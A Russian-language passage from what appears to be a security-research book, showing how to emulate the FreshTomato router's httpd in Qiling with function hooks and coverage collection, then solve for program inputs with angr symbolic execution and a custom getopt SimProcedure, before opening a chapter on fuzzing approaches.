В новом файле покрытия `output3.cov` видно, что покрытие `main` теперь останавливается на следующем блоке:

```
for (; puVar18 = &DAT_00439f7c, p_Var17 = local_23c, -1 < iVar2; iVar2 = iVar2 + -1) {
    uVar10 = *puVar21;
    if ((-1 < (int)uVar10) && ((local_23c[uVar10 >> 5] >> (uVar10 & 0x1f) & 1U) != 0)) {
        do_ssl = 0;
        local_2a8[0] = 0x80;
        connfd = accept(uVar10,local_30,local_2a8); ①
        if (-1 < connfd) {
            iVar19 = wait_action_idle(10); ②
            if (iVar19 == 0) {
                syslog(4,"router is busy");
            }
```

Хорошая новость: эмулируемый двоичный файл теперь действительно доходит до приема соединений □. Но затем он вызывает функцию ожидания □, которая, вероятно, и порождает бесконечный цикл.

Ее тоже можно перехватить:

```
from qiling import Qiling
from qiling.extensions.coverage import utils as cov_utils
from qiling.const import QL_VERBOSE, QL_INTERCEPT

PROJECT_ROOT = "/home/kali/Desktop/freshtomato/squashfs-root/"
BINARY_PATH = "usr/sbin/httpd"
ql = Qiling(
    [PROJECT_ROOT + BINARY_PATH, "-p", "127.0.0.1:8080"],
    PROJECT_ROOT,
    console=True,
    verbose=QL_VERBOSE.DEBUG
)

def my_daemon(ql: Qiling):
    ql.log.info(f'hijacking daemon')
    return 0

def my_wait_action_idle(ql: Qiling): ①
    ql.log.info(f'hijacking wait_action_idle')
    return 0

with cov_utils.collect_coverage(ql, 'drcov', 'output4.cov'):
    ql.os.set_api('daemon', my_daemon, QL_INTERCEPT.CALL)
    ql.os.set_api('wait_action_idle', my_wait_action_idle, QL_INTERCEPT.CALL) ②
    ql.run()
```

Подобно перехвату `daemon`, функция `set_api` заменяет `wait_action_idle` собственной функцией □, которая немедленно возвращается без ожидания □.

Теперь после запуска сценария и перехода в браузере на `http://127.0.0.1:8080` должно появиться приглашение аутентификации. Это означает, что HTTP-запрос получил правильный ответ.

Привязка виртуальных путей

Даже после успешной эмуляции двоичного файла и обхода проблемного поведения перехватом функций могут остаться сложности с другими зависимостями, например отсутствующими файлами.

Это видно при взаимодействии с сервером `httpd` после аутентификации. Стандартные учетные данные маршрутизатора обычно указаны в руководстве или сетевой документации. Здесь имя пользователя - `root`, пароль - `admin`. Но после их ввода сервер отвечает сообщением "500 Unknown Read error". При открытии другого пути, например `http://127.0.0.1:8080/test.html`, журнал содержит следующее:

```
[+]     open(/test.html, 0o0) = -2
[+]     File not found /home/kali/Desktop/freshtomato/squashfs-root/test.html
[+]     0x9032a570: open(filename = 0x7ff3a3c1, flags = 0x0, mode = 0x0) = -0x2 (ENOENT)
[+]     Received interrupt: 0x11
[+]     write() CONTENT: ...
```

Сервер ищет файлы в корневом каталоге, а не в `www`. Вероятно, при непосредственном запуске двоичного файла неправильно задан текущий рабочий каталог. К счастью, исправить это легко: путь URL прямо повторяет путь от корневого каталога. Чтобы обратиться к файлам в `/www`, достаточно открыть `http://127.0.0.1:8080/www/about.asp`.

Теперь `httpd` эмулируется достаточно хорошо. Проделанная работа значительно ускорит анализ: можно точно отслеживать функции и инструкции, соответствующие веб-запросам и маршрутам,

вместо догадок по неточным признакам вроде журнальных строк. Более того, потенциальную эксплуатацию можно отлаживать на каждом шаге ее прохождения по двоичному файлу.

API Qiling предлагает еще много возможностей для улучшения эмуляции. В следующем сценарии показано несколько примеров:

```
from qiling import Qiling
from qiling.extensions.coverage import utils as cov_utils
from qiling.const import QL_VERBOSE, QL_INTERCEPT

PROJECT_ROOT = "/home/kali/Desktop/freshtomato/squashfs-root/"
BINARY_PATH = "usr/sbin/httpd"
ql = Qiling(
    [PROJECT_ROOT + BINARY_PATH, "-p", "127.0.0.1:8080"],
    PROJECT_ROOT,
    console=True,
    verbose=QL_VERBOSE.DEBUG
)

ql.add_fs_mapper(r'/dev/urandom', r'/dev/urandom') ①
ql.add_fs_mapper(r'/dev/nvram', r'/tmp/nvram')
ql.add_fs_mapper(r'/etc/TZ', r'/tmp/TZ')

def my_daemon(ql: Qiling):
    ql.log.info(f'hijacking daemon')
    return 0

def my_wait_action_idle(ql: Qiling):
    ql.log.info(f'hijacking wait_action_idle')
    return 0

def my_fork(ql: Qiling):
    ql.log.info(f'hijacking fork')
    return 0

with cov_utils.collect_coverage(ql, 'drcov', 'output5.cov'):
    ql.os.set_api('daemon', my_daemon, QL_INTERCEPT.CALL)
    ql.os.set_api('wait_action_idle', my_wait_action_idle, QL_INTERCEPT.CALL)
    ql.os.set_syscall('fork', my_fork, QL_INTERCEPT.CALL) ②
    ql.run()
```

Ранее в журнале было несколько неудачных вызовов `open` из-за отсутствующих файлов и сокетов в извлеченной файловой системе прошивки. Qiling позволяет отображать пути эмулируемой файловой системы на файловую систему хоста и даже детально управлять этим взаимодействием.

Кроме того, позднее в `main` двоичный файл вызывает `fork`, который тоже можно перехватить для правильного сбора покрытия. Поскольку `fork` является системным вызовом, а не обычной библиотечной функцией, для его перехвата используется специальный API Qiling . Но замена встроенных обработчиков системных вызовов Qiling может нарушить стандартный ввод и вывод, а вслед за ними другие вызовы, например `write` и `execve`. Встроенный обработчик `fork` можно посмотреть по адресу `https://github.com/qilingframework/qiling/blob/9a78d186c97d6ff42d7df31155dda2cd9e1a7fe3/qiling/os/posix/syscall/unistd.py#L518`. Поэтому заглушка `fork` упрощает сбор покрытия, но позднее вызывает ошибки, например при открытии `http://127.0.0.1:8080/www/about.asp`.

Qiling реализует лишь часть всех возможных API операционной системы и системных вызовов, поэтому для конкретной целевой среды иногда приходится добавлять собственные реализации. При написании замен можно опираться на код Qiling, например `https://github.com/qilingframework/qiling/blob/master/qiling/os/posix/syscall/unistd.py`.

Frida, Qiling и другие платформы динамического инструментирования дают широкие возможности автоматизации обратной разработки и создания эксплойтов. Накопив опыт распознавания типичных путей от источника к приемнику, можно применять такие платформы для массового

поиска уязвимостей с помощью обобщенных сценариев, подобно общим наборам правил средств анализа исходного кода.

Символьный анализ

Что, если можно "исполнить" программу, фактически ее не запуская?

Символьный анализ находится между чистым статическим и динамическим анализом: он использует статические сведения для эмуляции выполнения двоичного файла. Однако, в отличие от эмуляторов, которые переводят и исполняют инструкции в настоящей памяти, символьное выполнение работает с символьными входными данными и состояниями, отслеживая ограничения на вход по мере разветвления состояния при имитируемом выполнении.

Практический смысл лучше всего показать еще одним учебным примером:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    printf("Option: \n");
    char c = getchar();
    if (c > 64) {
        if (c < 91) {
            // Ввод должен быть прописной буквой латинского алфавита
            printf("hello\n");
            return 0; ①
        } else {
            printf("how are you\n");
            return 1; ②
        }
    }

    printf("bye\n");
    return 1; ③
}
```

Каждый раз, когда код достигает `if`, символьное состояние разветвляется в зависимости от ограничения. Например, для возврата 0 □ нужны ограничения `[c > 64, c < 91]`, а для вывода `how are you` и возврата 1 □ - `[c > 64, c >= 91]`. Наконец, для вывода `bye` и возврата 1 □ достаточно `[c <= 64]`. Чтобы ответить на вопрос "Какой ввод приведет к возврату 0?", нужно найти подходящее значение `c`, удовлетворяющее обоим ограничениям.

В этом простом примере ответ легко получить элементарной алгеброй. Но в сложной программе с большим числом ограничений и входных данных ручные вычисления быстро становятся неподъемными. К счастью, эта задача хорошо изучена в информатике и математике. Ее можно представить как задачу выполнимости по модулю теорий (satisfiability modulo theories, SMT), которую решают инструменты, называемые SMT-решателями. В символьном анализе часто применяется Z3 от Microsoft Research.

Подобно Frida и Qiling, angr, чье название произносится как "anger", представляет собой платформу анализа двоичных файлов на Python. Однако ее основное назначение - символьный анализ. Платформа состоит из множества инструментов и библиотек:

• **angr.** Основной набор анализа двоичных файлов, поддерживающий символьное выполнение, восстановление графа потока управления и другие виды анализа.

• **angr-management.** Графический интерфейс для angr.

• **CLE.** Загрузчик двоичных файлов, преобразующий исполняемые файлы в подходящую для angr абстракцию.

• **archinfo.** Классы для межархитектурных инструментов и анализа.

• **PyVEX.** Привязки Python к VEX - промежуточному языку, который абстрагирует различия архитектур процессоров для унифицированного анализа.

• **Claripy.** Простой интерфейс к SMT-решателю Z3, через который angr решает ограничения на символы и получает возможные значения.

На практике обычно достаточно обращаться к некоторым из этих компонентов через основной пакет angr. Но назначение отдельных частей важно понимать на случай более детального взаимодействия с ними.

angr-management служит отличным интерфейсом к angr, однако сначала лучше освоить сценарии с API. Передовые возможности и постоянное развитие API осложняют эффективное применение angr без чтения документации или даже исходного кода. Поэтому на начальном этапе снижение уровня абстракции может оказаться полезным.

Анализ двоичного файла в angr удобно начинать в интерактивной консоли Python: в ней можно останавливаться в ключевых точках и исследовать состояние, как в отладчике. angr активно развивается и может вносить несовместимые изменения, поэтому для правильной работы следующих упражнений установите версию 9.2.108.

Выполнение символьного кода

Первый шаг символьного анализа - символьное выполнение, то есть имитация работы с условными символьными значениями вместо настоящих конкретных. Благодаря этому выполнение может пройти по нескольким условным ветвям, одновременно добавляя ограничения на вход, из которых позднее получают конкретные значения. Следующий пример подробно раскрывает смысл этого процесса.

Начните с загрузки скомпилированного двоичного файла в angr. Для разбора используется компонент CLE, рекурсивное сокращение от "CLE Loads Everything". Несмотря на название, уровень поддержки разных форматов различается. Примеры основаны на ELF-файле, скомпилированном в Kali Linux. Загруженные объекты доступны через свойство `.loader` экземпляра проекта:

```
$ gcc hello-symbolic.c -o hello-symbolic
$ sudo apt-get install -y pipenv
$ pipenv install angr===9.2.108
$ pipenv shell
$ python
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import angr
>>> proj = angr.Project('hello-symbolic', auto_load_libs=False) ①
>>> proj.filename
'hello-symbolic'
>>> proj.loader.shared_objects
OrderedDict([('hello-symbolic', <ELF Object hello-symbolic, maps [0x400000:0x404027]>),
('extern-address space', <ExternObject Object cle##externs, maps [0x600000:0x607fff]>),
('cle##tls', <ELFTLSObjectV2 Object cle##tls, maps [0x700000:0x71500f]>)])
```

При загрузке проекта параметр `auto_load_libs` установлен в `False` □. Иначе angr попытался бы автоматически разрешить зависимости общих библиотек и проанализировать их, значительно увеличив время загрузки. Для всестороннего анализа это может быть полезно, но при интересе только к коду самого двоичного файла не требуется.

Далее можно посмотреть статическое представление базового блока в точке входа двоичного файла как в ассемблере, так и в промежуточном представлении VEX:

```
>>> block = proj.factory.block(proj.entry)
>>> block.pp()
        _start:
401060  xor     ebp, ebp
401062  mov     r9, rdx
401065  pop     rsi
401066  mov     rdx, rsp
401069  and     rsp, 0xfffffffffffffff0
40106d  push    rax
40106e  push    rsp
40106f  xor     r8d, r8d
401072  xor     ecx, ecx
401074  lea     rdi, [main]
40107b  call    qword ptr [0x403fc0]
>>> block.vex.pp()
IRSB {
    t0:Ity_I32 t1:Ity_I32 t2:Ity_I32 t3:Ity_I64 t4:Ity_I64 t5:Ity_I64 t6:Ity_I64
    t7:Ity_I64 t8:Ity_I64 t9:Ity_I64 t10:Ity_I64 t11:Ity_I64 t12:Ity_I32 t13:Ity_I32
    t21:Ity_I64 t22:Ity_I64 t23:Ity_I64 t24:Ity_I32 t25:Ity_I64 t26:Ity_I32 t27:Ity_I64
    t28:Ity_I64 t29:Ity_I64 t30:Ity_I64 t31:Ity_I64 t32:Ity_I64 t33:Ity_I64 t34:Ity_I64
    t35:Ity_I64 t36:Ity_I64 t37:Ity_I64 t38:Ity_I32 t39:Ity_I64 t40:Ity_I32 t41:Ity_I64
    t42:Ity_I64 t43:Ity_I64 t44:Ity_I64 t45:Ity_I32 t46:Ity_I64 t47:Ity_I32 t48:Ity_I64
    t49:Ity_I64 t50:Ity_I64 t51:Ity_I64 t52:Ity_I64 t53:Ity_I64 t54:Ity_I64

    00 | ------ IMark(0x401060, 2, 0) ------
    01 | PUT(rbp) = 0x0000000000000000
    02 | ------ IMark(0x401062, 3, 0) ------
    03 | t30 = GET:I64(rdx)
    04 | PUT(r9) = t30
    05 | PUT(rip) = 0x0000000000401065
```

Как упоминалось ранее, angr поддерживает разные виды статического анализа: анализ множества значений, граф зависимостей данных и восстановление графа потока управления. Хотя они не являются основной темой раздела, о них полезно помнить: результаты статического анализа дополняют динамический символьный анализ. Например, по графу потока управления или анализу достигающих определений можно находить пути к приемникам:

```
>>> cfg = proj.analyses.CFGFast()
>>> puts_func = proj.kb.functions['puts']
>>> node = cfg.get_any_node(puts_func.addr)
>>> cfg.get_predecessors(node)
[<CFGNode main [30]>, <CFGNode main+0x5e [15]>, <CFGNode main+0x32 [15]>,
<CFGNode main+0x48 [15]>, <CFGNode 0x40102c[4]>]
```

Теперь перейдем к символьному выполнению. Сначала создайте имитируемое состояние программы `SimState`, которое представляет ее в определенный момент. Состояние в точке входа можно получить методом `.entry_state()`:

```
>>> state = proj.factory.entry_state()
>>> state.regs.rip
<BV64 0x401060>
```

Затем передайте состояние диспетчеру имитации. Он выполняет программу из заданного состояния и создает новые состояния, которые хранятся в наборах. Набор по умолчанию доступен через свойство `.active`. Метод `.run()` имитирует выполнение до достижения определенного условия.

Каждый раз, когда angr встречает ветвление, число состояний в основном наборе увеличивается на одно, поскольку возможны два пути. В `hello-symbolic` есть два оператора `if`, соответствующих двум ветвлениям. Поэтому можно выполнять программу до появления трех состояний, то есть прохождения двух ветвей.

После этого проверьте ограничения последнего состояния:

```
>>> simgr = proj.factory.simulation_manager(state)
>>> simgr.run(until=lambda sm_: len(sm_.active) > 2)
```

```
<SimulationManager with 3 active>
>>> simgr.active[2].solver.constraints
[<Bool (packet_0_stdin_6_8 - 64[7:7] ^ (packet_0_stdin_6_8[7:7] ^ 0) &
(packet_0_stdin_6_8[7:7] ^ packet_0_stdin_6_8 - 64[7:7]) |
(if packet_0_stdin_6_8 == 64 then 1 else 0)) == 0>,
<Bool (packet_0_stdin_6_8 - 90[7:7] ^ (packet_0_stdin_6_8[7:7] ^ 0) &
(packet_0_stdin_6_8[7:7] ^ packet_0_stdin_6_8 - 90[7:7]) |
(if packet_0_stdin_6_8 == 90 then 1 else 0)) == 0>]
```

Ограничения выглядят сложными, но при внимательном просмотре заметны знакомые значения, похожие на десятичные коды символов ASCII из операторов `if` исходного кода.

Решение ограничений

Получив ограничения символьного значения в интересующей точке программы, можно решить их и найти конкретное значение. Так определяется ввод, необходимый для достижения этой точки.

В angr это делается методом `.concretize()` или `.dumps(0)`, который является его оболочкой:

```
>>> simgr.active[0].posix.stdin.concretize()
[b'\x00']
>>> simgr.active[1].posix.stdin.concretize()
[b'Z']
>>> simgr.active[2].posix.stdin.concretize()
[b'x']
```

Эти конкретные значения - лишь некоторые из множества возможных решений. Они были выбраны первыми согласно стратегии конкретизации, например `SimConcretizationStrategyAny`. Другая стратегия может дать иные значения. Так, `SimConcretizationStrategyMax` возвращает максимально возможное:

```
>>> state.memory.read_strategies
[<angr.concretization_strategies.range.SimConcretizationStrategyRange object at
0x7f834040c2d0>, <angr.concretization_strategies.any.SimConcretizationStrategyAny object at
0x7f834038fb10>]
>>> state_with_different_concretization_strategy = proj.factory.entry_state(add_options=
{angr.options.CONSERVATIVE_READ_STRATEGY})
>>> state_with_different_concretization_strategy.memory.read_strategies
[<angr.concretization_strategies.range.SimConcretizationStrategyRange object at
0x7f83406cf410>]
>>> simgr = proj.factory.simulation_manager(state_with_different_concretization_strategy)
>>> simgr.run(until=lambda sm_: len(sm_.active) > 2)
<SimulationManager with 3 active>
>>> print(simgr.active[2].posix.stdin.concretize())
[b'`']
```

Удобная оболочка `.explore()` позволяет найти состояние, достигающее определенного адреса или удовлетворяющее условию из аргумента `find`. Например, можно символьно выполнять программу до вывода строки `hello` в стандартный поток и определить необходимый стандартный ввод:

```
>>> simgr = proj.factory.simulation_manager(state)
>>> simgr.explore(find=lambda s: b"hello" in s.posix.dumps(1))
<SimulationManager with 2 active, 1 found>
>>> simgr.found[0].posix.dumps(0)
b'Z'
```

Вспомним `httpd` из предыдущего раздела. Сочетание покрытия из Qiling и статического анализа в Ghidra помогло определить параметры командной строки для правильного запуска. В частности, пришлось исследовать `getopt` и понять, какие параметры позволят пройти дальше адреса `0x405184`. Попробуем решить задачу в angr следующим сценарием `chapter-06/angr-example/simulate-httpd.py`:

```
import angr
```

```
import claripy

proj = angr.Project('httpd', auto_load_libs=False)

# Добавляем символьный параметр командной строки длиной 12 байт
argv1 = claripy.BVS('argv1', 12 * 8) ①

# Вставляем символ в имитацию как параметр командной строки
state = proj.factory.entry_state(args = ["./httpd", argv1])
simgr = proj.factory.simulation_manager(state)

# Выполняем до адреса инструкции внутри блока разбора параметров
simgr.explore(find=0x405184) ②

# Выводим вычисленное значение argv1 в найденном состоянии
found = simgr.found[0]
print(found.solver.eval(argv1, cast_to=bytes)) ③
print(found.solver.constraints) ④
```

Сценарий создает имитируемый символьный битовый вектор первого аргумента командной строки □. Затем исследует возможные пути до адреса инструкции `httpd` после успешной проверки параметра порта □. Наконец, решает ограничения и вычисляет значение имитируемого аргумента, необходимое для прохождения проверки □.

Но хотя имитация достигает нужного адреса, вычисленным `argv1` оказывается последовательность нулевых байтов. Рассмотрим ограничения решателя □:

```
[<Bool unconstrained_ret_getopt_13_32{UNINITIALIZED} != 0xffffffff>,
<Bool unconstrained_ret_getopt_13_32{UNINITIALIZED} != 0x4e>,
<Bool unconstrained_ret_getopt_13_32{UNINITIALIZED} == 0x70>,
<Bool unconstrained_ret_strrchr_16_32{UNINITIALIZED} == 0x0>,
<Bool unconstrained_ret_getopt_13_32{UNINITIALIZED} != 0x73>]
```

Ограничения зафиксированы правильно, но angr применил их не к символу `argv1`, а к возвращаемому значению `getopt`. Платформа не смогла установить связь между `getopt` и `argv1`.

Это принципиальное различие символьного и динамического анализа. Выполнение `httpd` в эмуляторе вроде Qiling с внешними библиотеками позволяет проследить движение настоящих значений по инструкциям. Символьное выполнение ограничено взрывом путей: с каждым ветвлением число состояний и ограничений растет экспоненциально и в итоге исчерпывает ресурсы.

Написание SimProcedure

Даже простая библиотечная функция вроде `strlen`, вызванная для символьной строки, легко вызывает взрыв путей. Чтобы смягчить проблему, angr заменяет распространенные библиотечные функции перехватчиками `SimProcedure`. Например, вместо стандартной `rand`, возвращающей псевдослучайное целое число, angr предоставляет `SimProcedure`, которая возвращает символьный битовый вектор:

```
class rand(angr.SimProcedure):
    def run(self):
        rval = self.state.solver.BVS("rand", 31, key=("api", "rand"))
        return rval.zero_extend(self.arch.sizeof["int"] - 31) ①
```

Настоящее значение здесь нигде не создается и не вычисляется: angr возвращает символ □. Его можно включать в ограничения и вычислить позднее. Однако документация по адресу `https://docs.angr.io/en/latest/advanced-topics/gotchas.html` предупреждает:

> К сожалению, наши SimProcedure далеки от совершенства. Если angr ведет себя неожиданно, причиной может быть ошибочная или неполная SimProcedure. Можно сделать

следующее:

1. Отключить SimProcedure, исключив ее параметрами класса `angr.Project`. Недостаток в вероятном взрыве путей, если не ограничивать вход функции очень осторожно. Частично проблему смягчают другие возможности angr, например Veritesting.

2. Заменить SimProcedure реализацией для конкретной ситуации. Например, наша реализация `scanf` неполна, но если требуется поддержать единственную известную строку формата, можно написать перехватчик только для нее.

3. Исправить SimProcedure.

Для довольно сложной `getopt` SimProcedure вообще не реализована и существует лишь заглушка с прототипом функции. К счастью, `httpd` использует `getopt` достаточно узко, поэтому полностью воспроизводить ее не нужно: часть поведения можно жестко задать.

Для работы с примером не требуется становиться экспертом по программированию angr. В листинге 6-1, который также доступен в репозитории к книге, приведена жестко заданная SimProcedure для `getopt`.

```
import angr
import claripy
import archinfo

class GetOptHook(angr.SimProcedure):
    def run(self, argc, argv, optstr): ①
        # Имитируем внешнюю переменную optind - индекс следующего
        # обрабатываемого элемента argv
        try:
            self.state.globals["optind"] += 1
        except KeyError:
            self.state.globals["optind"] = 1

        strlen = angr.SIM_PROCEDURES["libc"]["strlen"]

        # Загружаем буфер массива argv с элементами, разделенными нулевыми байтами
        argv_buf = self.state.memory.load( ②
            argv, self.state.arch.bytes, endness=self.arch.memory_endness
        )

        # Получаем выражение значения argv[optind]
        for i in range(self.state.globals["optind"]): ③
            argv_elem_len = self.inline_call(strlen, argv_buf)
            argv_buf += argv_elem_len.max_null_index + 1

        argv_elem_len = self.inline_call(strlen, argv_buf)
        argv_elem_expr = self.state.memory.load( ④
            argv_buf, argv_elem_len.max_null_index, endness=archinfo.Endness.BE
        )

        # Получаем вычисленное значение строки допустимых параметров
        optstr_len = self.inline_call(strlen, optstr)
        optstr_expr = self.state.memory.load(
            optstr, optstr_len.max_null_index, endness=archinfo.Endness.BE
        )
        optstr_val = self.state.solver.eval(optstr_expr, cast_to=bytes) ⑤

        # Случай 1: значение элемента argv конкретно. Ищем префикс
        # '-<ДОПУСТИМЫЙ СИМВОЛ ПАРАМЕТРА>'
        if argv_elem_expr.concrete:
            argv_elem_val = self.state.solver.eval(argv_elem_expr, cast_to=bytes) ⑥
            for optkey in optstr_val.strip(b":"):
                if argv_elem_val[0] == ord(b"-") and argv_elem_val[1] == optkey:
                    return optkey
        # Случай 2: значение элемента argv символьно. Добавляем условия из optstr
        else:
            or_expressions = []
            for optkey in optstr_val.strip(b":"):
```

```
                or_expressions.append(argv_elem_expr.get_byte(1) == optkey)

            # Если префикс значения argv совпадает с
            # '-<ДОПУСТИМЫЙ СИМВОЛ ПАРАМЕТРА>', вычисляем этот символ, иначе '?'
            return self.state.solver.If( ⑦
                self.state.solver.And(
                    argv_elem_expr.get_byte(0) == b"-",
                    self.state.solver.Or(*[c for c in or_expressions]),
                ),
                argv_elem_expr.get_byte(1),
                ord("?"),
            )

        # Конкретное значение argv не совпадает с допустимым префиксом,
        # поэтому возвращаем '?'
        return ord("?")

proj = angr.Project("httpd", auto_load_libs=False)
proj.hook_symbol("getopt", GetOptHook())

# Добавляем символьный параметр командной строки длиной 12 байт
argv1 = claripy.BVS("argv1", 12 * 8)

# Вставляем символ в имитацию как параметр командной строки
state = proj.factory.entry_state(args=["./httpd", argv1])
simgr = proj.factory.simulation_manager(state)

# Выполняем до адреса инструкции внутри блока разбора параметров
simgr.explore(find=0x405184)

# Выводим вычисленное значение argv1 в найденном состоянии
found = simgr.found[0]
print(found.solver.eval(argv1, cast_to=bytes))
print(found.solver.constraints)
```

Листинг 6-1. Сценарий angr с жестко заданной SimProcedure для `getopt`

Даже жестко заданная упрощенная версия `getopt` получается в angr довольно сложной. SimProcedure должна определить функцию `run` с тем же числом аргументов, что и исходная функция □. Поскольку функция разбирает параметры командной строки, сначала она загружает имитируемую память буфера `argv` □, а затем по индексу следующего обрабатываемого `getopt` элемента находит адрес нужного значения □.

Далее значение аргумента загружается с этого адреса □. Перед дальнейшей обработкой код вычисляет настоящее значение строки допустимых параметров □. В зависимости от того, является значение аргумента конкретным □ или все еще символьным □, SimProcedure либо возвращает его вычисленное значение, либо накладывает новое ограничение.

Уделите время тому, чтобы разобраться с обработкой конкретных и символьных значений в angr. Теперь при запуске сценарий должен правильно вычислить `argv1` и вывести расширенный набор ограничений.

Несмотря на сложность, символьный анализ особенно полезен для поиска конкретного ввода, необходимого для достижения определенного приемника или базового блока. Кроме того, широкий набор видов анализа angr в сочетании с API Python позволяет массово исследовать пути от источников к приемникам без соответствующей архитектуры процессора или полной файловой системы.

Итоги

Обратная разработка с точки зрения черного ящика добавляет уровень сложности и скрывает детали, но к ней по-прежнему применимы стратегии проверки кода. Принципы поиска источников и приемников, перечисления путей и выявления пригодных поверхностей атаки остаются прежними.

Основа эффективной обратной разработки - автоматизация. В этой главе вы применили DynamoRIO, Qiling и angr для глубокого анализа веб-сервера FreshTomato, который невозможно было бы провести вручную. Вы также увидели, как объединение статического и динамического анализа с помощью покрытия кода и символьного анализа значительно повышает эффективность и точность исследования скомпилированных двоичных файлов.

Переходя от ручных приемов и графических инструментов к платформам анализа двоичных файлов, вы сможете масштабировать усилия и создавать собственный арсенал сценариев и небольших средств. Выработайте на их основе надежный процесс, чтобы последовательно и эффективно находить уязвимости.

Обратная разработка позволяет правильно понять цель и выявить потенциальные слабости, но превращение результатов в настоящие открытия уязвимостей по-прежнему требует много ручной работы. В следующих главах вы научитесь применять методы и инструменты обратной разработки, например динамическое инструментирование, чтобы фаззинг автоматически создавал входные данные, активирующие эти уязвимости.

Часть III. Фаззинг

В главах 7-9 вы освоите фаззинг, начав с основ обработки файлов и протоколов. Вы узнаете, как определяются их форматы, и изучите типичные слабые места, идеально подходящие для фаззинга. Затем повысите эффективность с помощью фаззинга с учетом покрытия и настроите испытательный модуль и корпус, чтобы улучшить производительность. Наконец, вы выйдете за пределы традиционных целей и научитесь фаззить практически что угодно с помощью разных стратегий.

Глава 7. Быстрый и грязный фаззинг

> Жизнь с ее правилами, обязательствами и свободами подобна сонету:
> форма тебе дана, но сам сонет ты должен написать самостоятельно.
> - Мадлен Л'Энгл, "Трещина во времени"

Рассмотренные до сих пор стратегии проверки кода и обратной разработки были направлены на то, чтобы понять программу достаточно хорошо для той или иной формы анализа загрязненности. Поиск уязвимых приемников и связывание их с достижимыми источниками - проверенный временем прием, который всегда останется актуальным. Однако даже с платформами автоматизации и способами экономии времени находить уязвимости становится труднее по мере усложнения целей.

Поскольку наша цель - быстро и эффективно находить уязвимости, подход "двигайся быстро и ломай вещи" иногда позволяет разрубить гордиев узел сложности грубой силой. В мире вскрытия замков некоторые механизмы побеждают не тщательным выставлением каждого штифта, а резким и быстрым прочесыванием почти без изящества. Подобным образом можно сначала фаззить программу и лишь затем вкладывать значительные усилия в более сложные методы.

В этой главе вы научитесь быстро фаззить цели классическими инструментами boofuzz и radamsa на примере протокола Message Queuing Telemetry Transport (MQTT), проектов NanoMQ и libxls с открытым исходным кодом. Кроме того, вы запустите фаззинг формата файлов с помощью существующих двоичных шаблонов и FormatFuzzer. По ходу работы AddressSanitizer поможет обнаруживать и исследовать уязвимости повреждения памяти.

Почему фаззинг работает

Фаззинг - это создание большого количества различных входных данных и проверка программы каждым из них. Ввод может вызвать неожиданное поведение или аварийное завершение, указывающее на уязвимость. В некотором смысле фаззинг является хаотической противоположностью тщательной методологии анализа загрязненности.

Анализ загрязненности представляет собой всестороннюю стратегию поиска уязвимостей, но фаззинг силен именно там, где она слаба. Например, успех анализа загрязненности сильно зависит от правильного определения уязвимых приемников. Но не каждая уязвимость возникает из простого переполнения буфера в `memcpy`. При повреждении памяти, особенно кучи, пригодные для эксплуатации условия могут появиться только после определенной последовательности событий.

Кроме того, в сложной программе обычно много приемников, которые при подходящих условиях приводят к уязвимостям, например обходу пути или ошибке времени между проверкой и использованием. Раскинуть сеть достаточно широко и поймать их все невозможно: из-за огромного масштаба вы почти наверняка пропустите часть уязвимых приемников, сосредоточившись на других.

Можно ли автоматизировать исследование вместо кропотливого отслеживания отдельных путей от приемников к источникам и обратно? Вспомните метафору лабиринта из живой изгороди в разделе "Анализ от приемника к источнику" на странице 20. Что, если не идти вручную от центра в надежде найти выход, а поручить компьютеру перебрать все возможные пути за мгновение?

Задача, непосильная человеку, бывает простой для компьютера, особенно если распараллелить ее на нескольких машинах. Компьютеры не устают и не теряют внимательность. Правильно задав

входные параметры, можно быть сравнительно уверенным, что фаззер охватит все возможные перестановки. Остается лишь ждать срабатывания уязвимостей. В этом и заключается прекрасное обещание фаззинга.

Критерии и подходы фаззинга

Из-за широкой области применения исследователи и практики разработали множество фаззеров и подходов. Их можно разделить на несколько крупных пересекающихся групп по таким критериям, как объем сведений о цели, способ создания ввода, оптимизированные типы данных и применение обратной связи. В зависимости от задачи одни критерии важнее других. Этот перечень подтипов не исчерпывающий и не отражает всех тонкостей различных подходов.

Сведения о цели

Фаззеры могут использовать разные сведения о целевой программе: ожидаемый формат, покрытие кода и реализацию в виде исходного кода. Эти данные направляют создание нового ввода, чтобы инструмент не просто менял случайные биты и имел больше шансов вызвать новое неожиданное поведение. По степени зависимости от таких сведений фаззеры делятся на три категории:

• **Черный ящик.** Создает ввод без существенного понимания реализации или внутренней структуры программы.

• **Серый ящик.** Создает ввод с частичным пониманием реализации или внутренней структуры, например располагая покрытием базовых блоков, полученным динамическим инструментированием двоичного кода.

• **Белый ящик.** Создает ввод с полным пониманием реализации или внутренней структуры, то есть с исходным кодом.

Способ создания

Фаззеры создают тестовые данные на основе существующих начальных образцов или с нуля. Начальные образцы составляют исходный корпус, который передается фаззеру для мутации и создания нового ввода. Поэтому они существенно влияют на результаты сеанса. Если дать фаззеру документ PDF как начальный образец, а созданные данные передавать программе просмотра изображений, прогресс будет маловероятен независимо от времени работы. Некоторые фаззеры обходятся без образцов и создают данные по шаблону. Эти два типа можно описать так:

• **На основе мутаций.** Создает ввод, изменяя исходный корпус допустимых данных.

• **На основе генерации.** Создает ввод по заранее определенной спецификации формата. Подмножество этой категории составляют фаззеры на основе грамматики, определяющей синтаксис допустимых данных, например разрешенные символы и последовательности.

Тип входных данных

Фаззинг применим к самым разным типам данных, поэтому инструменты могут быть оптимизированы для определенных целей:

• **Фаззеры файлов.** Обрабатывают двоичные форматы вроде JPEG и текстовые вроде XML.

• **Фаззеры протоколов.** Обрабатывают сетевые протоколы, в том числе многошаговые, например FTP.

• **Фаззеры API.** Изменяют запросы к веб-API.

Цикл обратной связи

Фаззер может использовать данные предыдущих тестов, чтобы выбирать мутации следующих в соответствии со стратегией исследования. Эта стратегия определяет, какой прошлый тест будет мутирован. Например, для максимизации покрытия программа может предпочитать тест, активировавший новые ветви или инструкции. Здесь есть пересечение со сведениями о цели: подобные данные доступны только при фаззинге серого или белого ящика. По использованию обратной связи фаззеры обычно делятся на два типа:

• **"Глупые".** Используют простые сигналы вроде аварий или зависаний, чтобы отмечать успешные тесты, но не ставят их в приоритет для дальнейшего создания ввода. Большинство фаззеров общего назначения случайно переворачивают биты или изменяют базовые типы, например целые числа.

• **"Умные".** Применяют эвристики или данные покрытия, оптимизируя создание ввода согласно стратегии исследования. Например, фаззер с учетом покрытия отдает приоритет начальным образцам, которые расширяют покрытие целевой программы.

